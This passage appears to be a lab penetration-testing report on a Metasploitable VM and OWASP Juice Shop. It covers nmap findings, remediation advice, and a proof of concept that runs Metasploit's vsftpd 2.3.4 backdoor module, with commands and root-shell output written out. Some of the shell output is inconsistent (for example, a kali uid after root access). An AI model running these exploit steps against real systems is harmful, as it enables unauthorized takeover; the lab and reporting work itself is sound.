UnrealIRCd distributed in some versions contained a malicious backdoor (CVE-2010-2075). This backdoor allows attackers to execute arbitrary commands by simply connecting to the IRC service. Even without the backdoor, IRC can be used as a C&C channel for botnets.

Risk Level: ● Critical

Impact:

- v Attacker can gain remote code execution on the host.
- v Server can be leveraged as a botnet command center.
- v May lead to data theft, DoS, or further exploitation of internal systems.

Evidence from scan:

```
2121/tcp open  ftp      ProFTPD 1.3.1
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F8:8D:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.06 seconds
```

Remediation:

- v Immediately upgrade UnrealIRCd to the latest patched version.
- v Disable IRC service if not required.
- v Monitor network traffic for signs of IRC-based C&C activity.

2.5 Apache 2.2.8 (Port 80)

Description:

Apache version 2.2.8 is outdated and has numerous vulnerabilities (DoS, directory traversal, privilege escalation). Attackers may exploit it for remote code execution or information leakage. The Nikto scan already confirmed missing headers and misconfigurations on this web server.

Risk Level: ● Critical

Impact:

- v Remote attackers can exploit outdated modules for code execution.
- v Directory traversal may expose sensitive system files.
- v Can be leveraged for further attacks such as privilege escalation.

Evidence from scan:

```
(kali@kali)~[~]
$ nmap -sV 192.168.56.104

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 14:35 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
```

Remediation:

- v Upgrade Apache to 2.4.x or newer.
- v Disable unnecessary Apache modules.
- v Regularly patch and audit the server for vulnerabilities.

Note: For the purpose of demonstrating practical exploitation, I selected **one vulnerability** from the identified findings and proceeded with its exploitation in a controlled lab environment. The exploitation steps, proof of concept, and resulting impact are documented in the **Proof of Concept (PoC) section** below.

Proof of Concept Exploitation – vsFTPD 2.3.4 Backdoor


Vulnerability Description

The target host (192.168.56.104) is running vsFTPD version 2.3.4 on port 21.

This version of vsFTPD contains a malicious backdoor inserted by an attacker into the source code repository.

When a specially crafted username containing :) is used to log in, the service spawns a shell bound to TCP port 6200, granting remote attackers unauthenticated root access.

Risk Level

 **Critical** – This vulnerability allows a complete remote compromise of the system without valid credentials.

Exploitation Steps

1. Launch Metasploit: **msfconsole**

2. Search vsftpd

```
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232            2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(multi/http/phpmyadmin_preg_replace) > |
```

3. Use the module:

I. use exploit/unix/ftp/vsftpd_234_backdoor

4. set RHOSTS 192.168.56.104

5. Run the exploit:

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.104:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[*] 192.168.56.104:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.56.103:37847 => 192.168.56.104:6200) at 2025-08-17 14:48:00 -0400
```

Impact

v Full **remote system takeover** as root.

v Complete read/write/execute permissions on the host.

v Ability to install malware, pivot to other systems, exfiltrate sensitive data, or wipe the machine.

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.104:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[*] 192.168.56.104:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.56.103:37847 => 192.168.56.104:6200) at 2025-08-17 14:48:00 -0400
msf6
msf6 > exec! id
[*]
uid=0(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(todo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),107(bluetooth),110(scanner),127(lp)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*]
Linux kali 6.12.33-kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-kali (2025-08-25) x86_64 GNU/Linux
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls /
[*]
ls: host dev etc home initrd.img initrd.img.old lib lib32 lib64 lost-found media mnt opt proc sys run tmp usr var wslinux wslinux.old
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Remediation

v **Upgrade** vsFTPd to a supported, patched version (≥ 3.0).

- v Disable FTP if not required, or replace with secure alternatives such as **SFTP (SSH File Transfer Protocol)**.
- v Restrict access to FTP services via firewall rules.
- v Regularly patch and monitor for abnormal processes listening on high ports (like 6200).

3. Automated Vulnerability Scan Report (OWASP Zed Attack Proxy (ZAP))

Summary of Findings.

As part of the security assessment, an automated web application vulnerability scan was performed using the OWASP Zed Attack Proxy (ZAP) tool. **I target OWASP Juice Shop**

OWASP ZAP is an industry-standard open-source scanner maintained by the OWASP Foundation and is widely used for identifying common security flaws in web applications.

Objective of Automated Scanning

The automated scan was conducted to:

- v Identify web application vulnerabilities in the OWASP Juice Shop test environment.
- v Provide evidence of risks aligned with the OWASP Top 10 security categories.

Key Features of the Report

The attached OWASP ZAP report provides:

- v A summary of vulnerabilities categorized by severity (High, Medium, Low, Informational).
- v Detailed descriptions of each identified issue, including affected endpoints.
- v Evidence of findings through HTTP requests/responses.
- v Recommended remediation steps as suggested by the tool.

How to Interpret the Report

- v **High-Risk** Issues require immediate attention (e.g., authentication flaws, injection points).
- v **Medium-Risk** Issues indicate weaknesses that could be chained into larger attacks.

v **Low-Risk and Informational Issues** provide insights for hardening but are not immediately exploitable.

Risk Assessment

During the Vulnerability Assessment and Penetration Testing (VAPT), the identified vulnerabilities and findings are categorized into the following risk levels:

Critical:

Critical vulnerabilities pose an immediate and significant threat to the security of web applications and systems. The exploitation of these vulnerabilities can lead to severe consequences, including complete system compromise, unauthorized access to sensitive data, and significant financial or reputational damage.

High-Risk:

High-risk vulnerabilities also represent a significant threat to the security of web applications and systems. The exploitation of these vulnerabilities may result in unauthorized access, data breaches, and potential financial or reputational damage.

Medium-Risk:

Medium-risk vulnerabilities indicate potential security weaknesses that could be exploited by attackers. While the impact may not be as severe as critical or high-risk vulnerabilities, successful exploitation could result in unauthorized access, data leakage, or compromise of sensitive information.

Low-Risk:

Low-risk vulnerabilities represent potential security gaps that may have a limited impact on the overall security posture of web applications. The exploitation of these vulnerabilities is less likely to result in significant harm or compromise.